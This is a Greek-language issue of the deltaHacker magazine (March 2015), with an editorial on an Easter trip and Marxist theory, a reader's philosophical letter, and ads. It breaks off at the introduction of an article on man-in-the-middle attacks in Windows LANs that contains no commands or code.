all rights reversed

HACKER

Μάρτιος 2015 # Τιμή τεύχους 3,99€

τεύχος 042 - North York Moors Edition



Επιθέσεις MiTM με τον Responder [*]

Προβλήματα multi-threading, στην πράξη

Ασφαλείς συνδέσεις SSH, χωρίς passwords

Aiolos Project: To compute cluster τίθεται σε λειτουργία

[*] ...ή άλλη μια απόδειξη ότι Less is More

all rights reversed

HACKER


CMYK & WEB
cmykandweb.gr
GRAPHIC DESIGN
design • layout • web

#dH042 | Περιεχόμενα

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Πέτρος Κυλαδίτης, Νίκος Μουρατίδης, Θωμάς Σερμπίνης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στην Καλαμαριά Θεσσαλονίκης. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.



Αυτό το Mac mini είναι σχεδιασμένο ώστε να κάνει ό,τι θέλετε – και πολλά περισσότερα.

Αυτό το Mac mini δεν είναι το βασικό μοντέλο, και **κοστίζει 1129 ευρώ** (http://store.istorm.gr/mac/mac-mini/2-8ghz-mac-mini.html).

Αυτό το Mac mini το **κληρώνουμε μεταξύ 25 αναγνωστών** με Jumbo-Pack Plus (60 τεύχη).

Αν η συνδρομή σας πλησιάζει στη λήξη της, αυτό το Mac mini **είναι εξαιρετικά πιθανό** να γίνει δικό σας.

Για να πάρετε μέρος στην κλήρωση, αρκεί να πάρετε κι εσείς **Jumbo-Pack Plus** συμπληρώνοντας κατάλληλα τη φόρμα παραγγελίας στο http://deltahacker.gr/pdf12order/#s2.

Από την ίδια τη φόρμα παραγγελίας βλέπετε **πόσους αναγνώστες με Jumbo-Pack Plus χρειαζόμαστε ακόμα**, ώστε να προχωρήσουμε στην κλήρωση.

Προσέξτε: Αν και **θα περιμένουμε όσο χρειαστεί** για να έχουμε 25 συνδρομητές με Jumbo-Pack Plus και να τους κληρώσουμε το Mac mini, αυτό δεν σημαίνει ότι δεν μπορούμε να κάνουμε κάτι για να επισπεύσουμε τη διαδικασία. Κάντε αυτό που πρέπει, συμπληρώνοντας τη φόρμα παραγγελίας: http://deltahacker.gr/pdf12order/#s2

Καλή σας επιτυχία!

Νορθ Γιορκ Μουρς. Όχι Ρέι.

by sp1ral ev0lut10n

Η Μεγάλη Εβδομάδα ήταν ηλιόλουστη και ζεστή. Μη σας πω κιόλας ότι τη Μεγάλη Πέμπτη άρπαξα και λίγο στο πρόσωπο. Μόνο την Κυριακή του Πάσχα μας τα χάλασε ο καιρός, με λίγο ψιλόβροχο που κατά περιόδους μετατρεπόταν σε χιονόνερο. Μη νομίζετε όμως ότι πτοηθήκαμε. Είχαμε απορρίψει το ψήσιμο στη σούβλα προ ημερών και σχεδιάζαμε να στουμπώσουμε το αρνί σε κάποιο φούρνο.

by sp1ral ev0lut10n

Τελικά χρειάστηκαν τρεις φούρνοι, αλλά είμαι σίγουρος ότι δεν είναι το μέγεθος του αρνιού που σας προβληματίζει αυτή τη στιγμή. Που στο καλό μπορεί να έκανε τόσο καλό καιρό κατά τη διάρκεια της Μεγάλης Εβδομάδας, και να κατέληξε σε χιονόνερο την Κυριακή του Πάσχα;

Ε, λοιπόν, όλα αυτά συνέβησαν στην Αγγλία. Λίγο η "εκεί" παρέα που τους τελευταίους μήνες επαναλάμβανε την πρόσκληση διαρκώς, λίγο η "εδώ" παρέα που είχε ενθουσιαστεί, οπότε την πήραμε την απόφαση: Περάσαμε τις μέρες του Πάσχα στην εξοχή της Αγγλίας και, κατά κύριο λόγο, σε μια φάρμα στο Glaisdale, κάπου μέσα στο εθνικό πάρκο North York Moors. (Σ.τ.Ε. Το Ρέι είναι κοντά από το Λονδίνο. Άνετα θα μπορούσαν να είχαν πεταχτεί αλλά, όoooοχι, North York Moors μου 'θελαν.)

Φυσικά, αεροπλάνο από Αθήνα για τη φάρμα στο Glaisdale δεν υπάρχει, έτσι αναζητήσαμε μια οικονομική πτήση για Λονδίνο. Η εξαιρετικά σύντομη επίσκεψη στην Πρωτεύουσα της Αγγλίας, ήταν το μόνο που με δυσαρέστησε σ' όλο το ταξίδι. Βασικά, αν ήταν πραγματική επίσκεψη και όχι μια βιαστική διέλευση, ίσως να συναντούσα για λίγο και τον Ανιψιό...

Για τον Ανιψιό του Θείου Ακάκιου λέω, που με το που δημοσιεύτηκε η πλέον πρόσφατη επιστολή του Θείου είχε σπεύσει να επικοινωνήσει, γεμάτος ανησυχία: "Τι συμβαίνει με τον ανκλ; Έχετε παρεξηγηθεί; Προς τι αυτή η αντιπαράθεση;"

/var/log/messages

Μάταια προσπάθησα να τον καθησυχάσω, και να τον πείσω ότι οι σχέσεις μου με τον Θείο Ακάκιο δεν διατρέχουν κανέναν κίνδυνο. Αλλά όταν ζει κανείς στο εξωτερικό και η μόνη επαφή που έχει με τους δικούς του είναι μέσα από το σκάιπ ή/και μερικές επιστολές, είναι εύκολο να παρεξηγήσει πρόσωπα και καταστάσεις.

Νομίζω όμως ότι θα μπορούσα να πω κι από εδώ δυο λόγια – με την ελπίδα πάντα να καθησυχάσω τον Ανιψιό. Πιστεύω ότι ο Θείος Ακάκιος παρεξήγησε τα γραφόμενά μου στο editorial του τεύχους 041 ή, πιο σωστά, την έκφρασή μου. Φυσικά, αυτό δεν σημαίνει επ' ουδενί ότι παρεξηγηθήκαμε.

Ομολογώ ότι μπορεί και να έφταιξα. Πολλές φορές "στρογγυλεύω" και απλοποιώ περισσότερο απ' όσο πρέπει, είτε για οικονομία λόγου είτε από βιασύνη. Κάποιες άλλες φορές, για παρόμοιους λόγους, χρησιμοποιώ "μαλλιαρές" εκφράσεις όπως, π.χ., "η φτωχοποίηση του κόσμου της εργασίας". Προς υπεράσπισή μου, αν και τέτοιοι όροι δεν είναι δόκιμοι, πρέπει να τονίσω ότι η συντριπτική πλειονότητα των κατοίκων αυτής της χώρας μπορεί να τους κατανοήσει πλήρως. Ειδικά όσοι ανήκουν στον "κόσμο της εργασίας", αφού ειδικά αυτοί έχουν νιώσει τη "φτωχοποίηση" στο πετσί τους.

Ξέρετε κάτι; Όταν παρουσιάζω την οπτική μου για τις πολιτικές και οικονομικές εξελίξεις, απευθύνομαι ακριβώς σε αυτούς. Δηλαδή στους εργαζόμενους, στους σπουδαστές, στους άνεργους και, για να μη μακρηγορώ, σε όσους ζουν από τη δουλειά τους.

Δεν αδιαφορώ για τους υπόλοιπους ανθρώπους, ούτε τους θεωρώ κακόβουλους a priori. Πολύ περισσότερο, δεν θεωρώ κανέναν άνθρωπο ασήμαντο, άψυχη μαριονέτα, ανίκανο να αναλάβει πρωτοβουλίες και δεν ξέρω κι εγώ τι άλλο.

Σας διαβεβαιώνω ότι αυτή τη στρεβλή και επικίνδυνη άποψη για τους ανθρώπους δεν την έχω. Μπορεί να κάνω άλλα λάθη, αλλά το συγκεκριμένο δεν το κάνω ούτε εγώ, ούτε τα Κομμουνιστικά Κόμματα – τουλάχιστον όχι όλα.

Στο κάτω κάτω, αν οι άνθρωποι ήταν άβουλα όντα, δεν θα υπήρχε καμία ελπίδα για αλλαγή της κοινωνίας. Επομένως, αν τα Κομμουνιστικά Κόμματα πίστευαν κάτι τέτοιο για τον άνθρωπο, δεν θα είχαν κανένα λόγο ύπαρξης. Σ' αυτή την περίπτωση θα αυτοδιαλύονταν ή, αν είχαν τη λογική της "κουτάλας", θα ενσωματώνονταν σε άλλους πολιτικούς σχηματισμούς, πιο mainstream και προσοδοφόρους.

Το γεγονός ότι στις σημερινές συνθήκες υπάρχουν Κομμουνιστικά Κόμματα που δεν αυτοδιαλύονται, ούτε ενσωματώνονται στον "κυρίαρχο ρεαλισμό", σημαίνει ότι θεωρούν δυνατή την αλλαγή της κοινωνίας. Με άλλα λόγια, τα συγκεκριμένα Κόμματα θεωρούν ότι οι άνθρωποι έχουν τη δυνατότητα να αλλάξουν την κοινωνία και άρα δεν είναι άβουλα όντα, ούτε και ασήμαντοι.

Η αλήθεια είναι ότι δεν έχω συνηθίσει να σκέφτομαι με όρους επιπέδων και μετα-επιπέδων. Θέλω να πιστεύω όμως ότι έχω διαβάσει σωστά το Κεφάλαιο. Δεν σκοπεύω να το παρουσιάσω και, για να 'μαι ειλικρινής, δεν θα τολμούσα κιόλας. Επιτρέψτε μου όμως να σταθώ σε κάτι που θεωρώ σημαντικό.

Ο Μαρξ, σε όλη την ανάλυση που πραγματοποιεί στους τρεις τόμους του Κεφαλαίου, χρησιμοποιεί σαν εργαλείο σκέψης τον διαλεκτικό υλισμό και τον ιστορικό υλισμό. Στο έργο του δεν στέκεται στις πράξεις του ενός ή του άλλου προσώπου. Μελετάει την κεφαλαιοκρατική εμπορευματική παραγωγή, τις αντίστοιχες σχέσεις παραγωγής και την άμεση επίδρασή τους στη δομή και στη γενικότερη λειτουργία της κοινωνίας.

Αναρωτιέστε που κολλάει αυτό με τα προηγούμενα; Ο Μαρξ δεν έχει σαν αφετηρία του τη βούληση των ανθρώπων – το τι κουβαλάει ο καθένας στο κεφάλι του και το τι εύχεται για την κοινωνία. Σύμφωνα με τον διαλεκτικό υλισμό, βλέπετε, η κοινωνία είναι αυτή που διαμορφώνει τις συνειδήσεις των ανθρώπων και όχι το αντίθετο.

Σκεφτείτε το λίγο, αυτό. Το τι θεωρούμε ηθικό και ανήθικο, το πώς αντιλαμβανόμαστε το δίκαιο, την ελευθερία και πάει λέγοντας, καθορίζεται από τη δομή και τον τρόπο λειτουργίας της κοινωνίας στην οποία ζούμε. Σκεφτείτε, για παράδειγμα, πόσο διαφορετική ήταν η αντίληψη των ανθρώπων για την ελευθερία, για το ρόλο της Εκκλησίας στην καθημερινή ζωή ή για το δικαίωμα στη μόρφωση, την εποχή της Φεουδαρχίας (π.χ., στην Αγγλία του 13ου αιώνα).

Αυτή η θεώρηση των πραγμάτων δεν καταδικάζει την ανθρώπινη σκέψη σε κάποια αναπόδραστη φυλακή – αλλά θα εξηγηθώ σε λίγο. Για την ώρα, επιτρέψτε μου να πω μια κουβέντα και για τον ιστορικό υλισμό.

Ποιος καθορίζει, λοιπόν, τη δομή και τον τρόπο λειτουργίας της κοινωνίας; Ποιος ρυθμίζει τις κοινωνικές σχέσεις; Σύμφωνα με τον ιστορικό υλισμό, ανάμεσα σε όλες τις κοινωνικές σχέσεις, καθοριστικές είναι οι αντικειμενικές, παραγωγικές σχέσεις. Η κοινωνία δεν αποτελεί μια μηχανική ένωση μονάδων, που μπορεί να αλλάζει κατά τη βούληση του ενός ή του άλλου. Η κοινωνία αποτελεί το σύνολο των σχέσεων που αναπτύσσονται ανάμεσα σε ανθρώπους ή ολόκληρες κοινωνικές τάξεις. Η κίνηση της κοινωνίας, η εξέλιξή της, καθορίζεται από τις μεταβολές στις οποίες υπόκεινται οι θεμελιώδεις κοινωνικές σχέσεις, δηλαδή οι σχέσεις παραγωγής. Για τους παραπάνω λόγους, στη θέση του πολύ γενικού όρου "κοινωνία", ο Μαρξ εισήγαγε και χρησιμοποιούσε τον όρο "κοινωνικό-οικονομικός σχηματισμός".

Ας επιστρέψω τώρα στο αρχικό μας θέμα, με την ελπίδα ότι δεν έγινα (πολύ) κουραστικός. Μήπως ο διαλεκτικός και ο ιστορικός υλισμός οδηγούν στη θέση για την οποία με κατηγορούσε ο Θείος, στην επιστολή του που δημοσιεύεται σ' αυτό εδώ το τεύχος;

Κάθε άλλο! Το γεγονός ότι η συνείδηση των ανθρώπων "ακολουθεί", το γεγονός ότι ο τρόπος σκέψης μας καθορίζεται από τον εκάστοτε κοινωνικό-οικονομικό σχηματισμό, δεν σημαίνει ότι είμαστε άβουλα όντα. Σημαίνει όμως το εξής: Αν

θέλουμε να "αλλάξει η κοινωνία" (το αν και σε ποιες τάξεις είναι χωρισμένη, το πώς σκέφτονται και λειτουργούν οι άνθρωποι κ.λπ.) δεν αρκεί να αλλάξουμε μυαλά. Πρέπει να αλλάξουν *και* οι σχέσεις παραγωγής.

Εν ολίγοις, για να αλλάξει ο κόσμος δεν αρκούν οι ευχές, ούτε οι μικρές, καθημερινές καλές πράξεις (Σ.τ.Ε. Μάλλον αναφέρεται στις "δράσεις" του στιλ ξεκολλάμε τσίχλες από πεζοδρόμια ή ντύνουμε τους κορμούς των δέντρων με κασκόλ – αλλά μπορεί και να κάνω λάθος :P) Αυτό που χρειάζεται είναι αλλαγή στη βάση της κοινωνίας, δηλαδή στις σχέσεις παραγωγής.

Κάτι τέτοιο δεν μπορεί να γίνει ήσυχα ήσυχα, με τον κόσμο στον καναπέ του και με την αποκλειστική δράση μιας κάποιας κυβέρνησης, την οποία έχουμε διορίσει για να μας λύσει τα προβλήματα. Πολύ περισσότερο, μια τέτοια αλλαγή είναι αδύνατο να συμβεί από μια κυβέρνηση που δίνει μάχη για την υπεράσπιση του κυρίαρχου τρόπου παραγωγής, και άρα των σχέσεων παραγωγής που επικρατούν ήδη.

Κάπως έτσι, το τι αποφασίζουν και το τι κάνουν τα στελέχη της σημερινής κυβέρνησης, είναι αδιάφορο σε σχέση με το αν θα αλλάξει η δομή και η λειτουργία της ελληνικής κοινωνίας. Δεν θα το χαρακτήριζα όμως συνολικά αδιάφορο. Για παράδειγμα, η αύξηση της φορολογίας θα έκανε τη ζωή όλων δυσκολότερη, ενώ η κατάργηση των διοδίων θα προκαλούσε ανακούφιση σε κάθε εργαζόμενο. Για το πρώτο δεν μπορώ να πω τίποτα περισσότερο από κάποιες εκτιμήσεις. Για το δεύτερο, μπορώ να σας πω ότι η κυβέρνησή μας το έχει απορρίψει ασυζητητί.

Την προσοχή σας! Το γεγονός ότι η αλλαγή της κοινωνίας δεν μπορεί να επιτευχθεί με την αλλαγή της καθημερινής πρακτικής μας, δεν αποτελεί δικαιολογία για να μην αλλάζουμε και να μη διορθώνουμε τίποτα σε προσωπικό ή εταιρικό επίπεδο. Ακριβώς γι' αυτό, ο Προκομμένος Μας (TM) με το Επιτελείο του Βορρά διαρκώς σκέφτονται πώς μπορούν να βελτιώνουν και να εμπλουτίζουν το περιεχόμενο που παράγουμε. Θα δείτε, για παράδειγμα, ότι από το τεύχος 042 το layout του PDF έχει επανασχεδιαστεί και τώρα είναι περισσότερο print-friendly. (Πολλοί αναγνώστες μας ζητούσαν κάτι τέτοιο – κι ευτυχώς που η διεύθυνση εδέησε!) Από το τεύχος 041, εξάλλου, τα άρθρα του περιοδικού δημοσιεύονται *και* online (πρόσβαση έχουν μόνον οι αναγνώστες με ενεργή συνδρομή στο περιοδικό). Μαθαίνω επίσης ότι επανέρχονται τα deltaCast (video tutorials), τα οποία είχαν μπει στον πάγο για λόγους "εξωσχολικούς" που δεν μου επιτρέπεται ν' αποκαλύψω. Έχει κι άλλα καινούργια: βλέπω, π.χ., ότι στο site άρχισαν ν' ανεβαίνουν ειδήσεις. (Μ' αρέσει το αυστηρό και μεστό ύφος, αλλά και οι δόσεις χιούμορ εδώ κι εκεί.) Ακούω, τέλος, για κάτι ολιγόλεπτα video tips που έρχονται και μάλιστα θα δημοσιεύονται συχνά – τουλάχιστον μία φορά τη βδομάδα. Μεταξύ μας, να το δω και να μην το πιστεύω αυτό :P



Ονέιλ μέιλ

Αγαπητοί μου,

Έχω ανοίξει μπροστά μου τη γραφομηχανή και έχω σκοπό να ολοκληρώσω την επιστολή μου μέσα στο ερχόμενο δίωρο. Είμαι αποφασισμένος.

Σπανίως μου δίνεται η ευκαιρία το τελευταίο διάστημα να έχω όλο το σπίτι εντελώς στη διάθεσή μου. Πάντα κάποιος είναι κάπου και κάτι κάνει.

Χτες, ας πούμε, ήταν όλοι στην κουζίνα, και όλη μέρα φτιάχνανε κοτόπουλο τζαλφρέζι.

Σήμερα, εικοστή πέμπτη του μηνού, μου δίνεται μια μοναδική ευκαιρία. Όλοι έχουν φύγει από νωρίς και έχουν κατέβει στο Σύνταγμα για να παρακολουθήσουν την παρέλαση και να δουν από κοντά πώς θα εορτάζονται, πλέον, στη μετά μνημόνιον εποχή, οι εθνικές επέτειοι.

Με έψηναν κι εμένα να κατέβω, αλλά δεν μάσησα. Τι μου υποσχέθηκαν δεν λέγεται: λαϊκό γλέντι με παραδοσιακές φορεσιές και χορούς. Νηστίσιμες λιχουδιές από τα ακριτικά χωριά. Στιγμές συλλογισμού και εθνικής ανάτασης. Αναβιώσεις αρχαίων ηθών και εθίμων του λαού μας. Και πάει λέγοντας.

Δελεαστικό, δεν λέω, αλλά σαν το κοτόπουλο τζαλφρέζι δεν.

Χώρια που από το πρωί βρέχει.

Τους πήγα λοιπόν μέχρι την πόρτα με το χαμόγελο στα χείλη. Η πατρική συγκατάβαση και συμπάθεια εναλλάσσονταν στο πρόσωπό μου με την άγρια χαρά μπρος στη συνειδητοποίηση ότι επιτέλους θα έμενα μόνος.

Μόνος, με τα απαραίτητα: Γραφομηχανή. WD40. Χαρτί. Καφές. Μπισκότα με μαύρη σοκολάτα. Φάκελος Α5. Γραμματόσημα.

Λοιπόν, δεν καθυστερώ άλλο, στο προκείμενο.

Θέλω να επανέλθω σε ένα θέμα για το οποίο έχω μιλήσει και ξαναμιλήσει από τις σελίδες αυτές.

Θα πίστευα πως το θέμα έχει πλέον εξαντληθεί αλλά όχι. Δεν έχει. Όπου και να στραφώ, μπροστά μου το βλέπω.

Πρόκειται για το θέμα της παράβλεψης της διαφοράς μεταξύ περιγραφικών και οντολογικών αποφάνσεων ή του τετριμμένου της διάκρισης μεταξύ επιπέδων και μετα-επιπέδων αναφοράς.

Θα θυμάστε, ίσως. Αυτά τα είχα πρωτογράψει πριν καιρό (επιστολές #022 και #023), και τα ανέπτυξα περαιτέρω και πιο πρόσφατα στη συζήτηση περί τζι τζι και τζιτζικιών.

Το θέμα ωστόσο παραμένει ανεξάντλητο ή έστω μη-εξαντλήσιμο. Σίγουρα πάντως επίκαιρο.

Σας λέω, το βλέπω συνεχώς μπροστά μου.

Να, για παράδειγμα, έβλεπα χτες στο ΓιουΤιουμπ ένα παλιότερο βιντεάκι (https://www.youtube.com/watch?v ShD_tCdfYSk) του New Scientist για τα "κρυμμένα επίπεδα της πραγματικότητας". Πολύ ενδιαφέρον, με όλα του τα καλούδια, για την επιστήμη, την αντικειμενική πραγματικότητα, τη σχετικότητα, την κβαντική διεμπλοκή και πάει λέγοντας, thank you very much.

Μέχρι που αρχίζει σε κάποια στιγμή να μιλάει για την αρχή της απροσδιοριστίας, για το ηλεκτρόνιο, και το ότι δεν ξέρουμε πού βρίσκεται, κ.λπ. κ.λπ., μέχρι να μετρήσουμε, κ.λπ. κ.λπ.

"Αν όμως εγκαταλείψουμε την ιδέα", λέει σε κάποια φάση ο παρουσιαστής, "πως είναι στο χέρι μας να αποφασίσουμε πότε και πώς μετράμε, μήπως βγαίνει το συμπέρασμα πως ίσως ήταν προδιαγεγραμμένο να βρεθεί το σωματίδιο εκεί όπου το βρήκαμε; Αυτό βέβαια θα σήμαινε πως δεν υπάρχει τίποτα θεμελιωδώς τυχαίο σε αυτό που ονομάζουμε πραγματικότητα. Όμως θα σήμαινε επίσης ότι δεν υπάρχει ελεύθερη βούληση. Θα ήμασταν αναγκασμένοι να δεχτούμε πως η ελευθερία μας να επιλέξουμε το ένα ή το άλλο δεν είναι παρά μια ψευδαίσθηση, και ότι η συνείδηση δεν είναι παρά ένα πάρεργο των χημικών αντιδράσεων που λαμβάνουν χώρα στον εγκέφαλό μας και που είναι απολύτως προβλέψιμες."

Να τα μαααας...

Εμ, τά 'λεγα 'γώ, άμα κάθονται και γράφουν για πράγματα που δεν ξέρουν κάποια στιγμή θα την πούνε τη μπαρούφα τους.

Ποια είναι η μπαρούφα;

Μα, ποια άλλη από το ότι μπερδεύουν τον φάντη με το ρετσινόλαδο; Τι σχέση έχει το ερώτημα περί ελεύθερης βούλησης στις ανθρώπινες πράξεις, με το ερώτημα για το αν υπάρχει τυχαιότητα στο ερμηνευτικό επίπεδο της κβαντομηχανικής; Καμία. Δεν έχει καμία σχέση.

Η ελευθερία που έχουν (ή δεν έχουν) οι άνθρωποι είναι κάτι που βρίσκεται σε εντελώς διαφορετικό επίπεδο από εκείνο της ελευθερίας που έχουν (ή δεν έχουν) τα στοιχειώδη σωματίδια. Το όνομα μόνο μοιάζει γι αυτό και μπερδευόμαστε. Πρόκειται για επίπεδα με εντελώς διαφορετικά πεδία αναφοράς, απολύτως μη αναγώγιμα το ένα στο άλλο.

Άλλη ελευθερία η μία, άλλη η άλλη.

Αμάν πια.

Θα μου πείτε, ΟΚ, κάποιος μπερδεύτηκε, είπε μια μπαρούφα. Εντάξει, δεν έγινε και τίποτα.

Θα διαφωνήσω. Το πράγμα δεν είναι τόσο αθώο όσο φαίνεται.

Ας πάρουμε τις συζητήσεις για την οικονομική κρίση και την κατάσταση στην Ελλάδα. Ας πάρουμε, συγκεκριμένα, τις αναλύσεις που γίνονται από αριστερή σκοπιά. Αυτές, δηλαδή, που θεωρούν πως όλα όσα συμβαίνουν έχουν κάτι να κάνουν (και) με τις εσωτερικές επιλογές του μεγάλου κεφαλαίου ή τις εγγενείς εσωτερικές αντιφάσεις του καπιταλισμού.

Θα γίνω συγκεκριμένος. Παίρνω ένα παράδειγμα πρόσφατο --από τις σελίδες του ίδιου αυτού του περιοδικού που "κρατάτε" στο τάμπλετ σας. Στο εντιτόριαλ του περασμένου τεύχους διαβάζω τα εξής:

" Η κυβέρνηση και τα στελέχη της μετέτρεψαν το αποτέλεσμα σε αίτιο. Πήραν ένα από τα συμπτώματα της καπιταλιστικής οικονομικής κρίσης, τη διαρκή και εντεινόμενη φτωχοποίηση του κόσμου της εργασίας, και το παρουσίασαν σαν αφετηριακή αιτία των προβλημάτων. ... Σας κάνει εντύπωση που προσπαθούν να παρουσιάσουν την κρίση σαν αποτέλεσμα κακής τύχης και κακής διαχείρισης κι όχι σαν εγγενές χαρακτηριστικό του καπιταλιστικού τρόπου παραγωγής; ... Σημασία έχει ότι τα κυβερνητικά στελέχη στηρίζουν και αυτοί ένα οικονομικό σύστημα που οδηγεί *αναπόφευκτα* στη φτώχεια ολόκληρα εκατομμύρια ανθρώπων."

Θα μου πείτε, τι πρόβλημα έχω με το σχόλιο αυτό; Ή συμφωνώ ή διαφωνώ. Τι άλλο να πει κανείς;

Λοιπόν, όχι. Δεν είναι τόσο απλό.

Το πρόβλημα δεν είναι αν τα εγγενή χαρακτηριστικά του



καπιταλιστικού τρόπου παραγωγής οδηγούν *αναπόφευκτα* στη φτώχεια, όπως ισχυρίζεται το κείμενο. Επ' αυτού μπορούμε να συζητάμε και να διαφωνούμε κατά το δοκούν.

Το πρόβλημα που εντοπίζω είναι πιο ύπουλο. Πρόκειται βέβαια για τη διαφαινόμενη σύγχυση των πεδίων αναφοράς των όρων που χρησιμοποιούνται στο συλλογισμό.

Το βασικό επιχείρημα στο παραπάνω είναι πως, εφόσον ο καπιταλιστικός τρόπος παραγωγής κάνει το τούτο ή το άλλο, τότε είναι αδιάφορο το τι αποφασίζουν και τι κάνουν τα στελέχη της μίας ή της άλλης κυβέρνησης: κάθε τους απόφαση και κάθε τους πράξη θα καταλήγει να αποτελεί στήριξη "της διαρκούς και εντεινόμενης φτωχοποίησης του κόσμου της εργασίας" (whatever that is).

Το λάθος, λοιπόν, του συλλογισμού --λέω εγώ-- έγκειται στο ότι αποσιωπάται (ή περνά απαρατήρητο) πως άλλο πράγμα είναι το επίπεδο στο οποίο δρουν τα υποκείμενα ενός οικονομικού συστήματος (καπιταλιστικού ή άλλου) και άλλο, εντελώς διαφορετικό, το επίπεδο στο οποίο αποκτά νόημα μια συζήτηση περί κυρίαρχων τρόπων παραγωγής και των συμπτωμάτων τους.

Το πρώτο είναι ένα επίπεδο που περιλαμβάνει ανθρώπινα ενεργήματα: Περιλαμβάνει αποφάσεις, διλήμματα, συζητήσεις, συγκρούσεις, απειλές, αντιπαλότητες, ανταλλαγές και πάει λέγοντας.

Το δεύτερο είναι μετα-επίπεδο του πρώτου. Περιλαμβάνει αφαιρέσεις, μοντέλα, και έννοιες όπως "τρόπος παραγωγής", "εργατική τάξη", "κεφάλαιο", "υπεραξία", "πτωτική τάση του ποσοστού κέρδους" κ.λπ. κ.λπ.

Όταν μίλησε ο Μαρξ για τον καπιταλιστικό τρόπο παραγωγής, αυτό που έκανε ήταν το εξής: χρησιμοποίησε μια σειρά από τέτοιες αφηρημένες έννοιες, και σχημάτισε ένα περιγραφικό μοντέλο της εσωτερικής λογικής των μυριάδων μυριάδων οικονομικών συμβάντων που ελάμβαναν χώρα δίπλα του. Στόχος του είναι να καταδείξει κάτι.

Στον Μαρξ ήταν σαφές πως όταν μιλάμε για "καπιταλιστικό τρόπο παραγωγής" δεν μιλάμε για μιαν οντότητα του κόσμου τούτου που δρα οικονομικά, όπως μια πολυεθνική ή ένα καρτέλ. Κάνουμε μια περιγραφή των οικονομικών δράσεων στις οποίες συμμετέχει μια πολυεθνική ή ένα καρτέλ.

Είναι σφάλμα να μιλάμε ταυτόχρονα για τα πράγματα και τις περιγραφές τους. Ο Μαρξ δεν το έκανε αυτό το σφάλμα. Τα κομμουνιστικά κόμματα συνήθως το κάνουν.

Μια άμεση παρενέργεια του συγκεκριμένου σφάλματος είναι η πεποίθηση πως εφόσον γνωρίζουμε (εμείς, δηλαδή το κόμμα) τους νόμους της οικονομίας, τότε οι επιμέρους επιλογές των ανθρώπων παύουν να έχουν σημασία. Στο τέλος καταλήγουμε στο ότι οι ίδιοι οι άνθρωποι δεν έχουν σημασία.

Μέγα σφάλμα, συγχωράτε με.

Αντίστοιχο με το να λέω πως η εξάλειψη της τυχαιότητας από την κβαντική μηχανική οδηγεί στο συμπέρασμα πως δεν υπάρχει ανθρώπινη βούληση.

Αντίστοιχο αλλά πιο επικίνδυνο.

Αυτάααα.

Με χαρά μου βλέπω πως έχει βγάλει λίγο ήλιο. Αυτό σημαίνει πως θα αργήσουν κι άλλο να επιστρέψουν.

Ε ρε γλέντια.

Σας ασπάζομαι,

Θείος Ακάκιος

ονέιλ μέιλ



Νιώθεις πραγματικά ασφαλής;
DANGER
UNAUTHORIZED PERSONNEL KEEP OUT
Ξεκίνα την προστασία σου
από το μηδέν
application security
infrastructure security
social engineering
incident response
projectzero.gr | 211 4053158
projectzero
IT security services and research

Skill: Intermediate
Tags: MiTM attacks, LLMNR, NBT-NS, NetBIOS, SMB, WPAD

Τοπικά δίκτυα Windows
Εν γένει επισφαλή

by pzFerret [Project Zero]

Πολλές φορές θεωρούμε ότι ο μόνος κίνδυνος που απειλεί τους υπολογιστές μας είναι κάποιος "χάκερ" στην άλλη άκρη της γης — ή τουλάχιστον αρκετά μακριά μας. Έτσι, όταν κάποιος θίγει το ζήτημα της δικτυακής ασφάλειας, τα πρώτα πράγματα που σκεφτόμαστε είναι ο router που χωρίζει το τοπικό μας δίκτυο από το Internet, το firewall που έχουμε ενεργοποιήσει και, βεβαίως, το αν είναι καλά ρυθμισμένο.

Μπορεί ο ηθικός αυτουργός να είναι οι ταινίες που βλέπαμε πιτσιρικάδες ή ακόμα και η φτηνή δημοσιογραφία, που πασχίζει να πουλήσει ιστορίες για τιτανο-κακοποιούς χάκερ. Όπως όμως και να 'χουν τα πράγματα, εδώ υπάρχει ένα λάθος που είναι όλο δικό μας: Εξετάζουμε τη δικτυακή ασφάλεια ενός συστήματος και, εντελώς ασυναίσθητα, εστιάζουμε στις απειλές που μπορούν να προέλθουν από το Internet, παραβλέποντας το τοπικό δίκτυο και τους κινδύνους που ενδεχομένως κρύβει. Ωστόσο, όπως γνωρίζουν οι τακτικοί αναγνώστες του περιοδικού, οι επιθέσεις εντός των τοπικών δικτύων πραγματοποιούνται σχετικά εύκολα κι όταν επιτυγχάνουν έχουν ολέθριες συνέπειες. Πολλές από τις επιθέσεις του είδους είναι γνωστές προ πολλού. Παραμένουν όμως πάντα επίκαιρες, καθώς η ρίζα τους εντοπίζεται σε εγγενείς αδυναμίες που έχουν συγκεκριμένα δικτυακά πρωτόκολλα επικοινωνίας. Και μη νομίζετε, δηλαδή, ότι μιλάμε για τις αδυναμίες ενός ξεχασμένου συστήματος, που έχει να δεχτεί αναβαθμίσεις από την εποχή του Νώε.

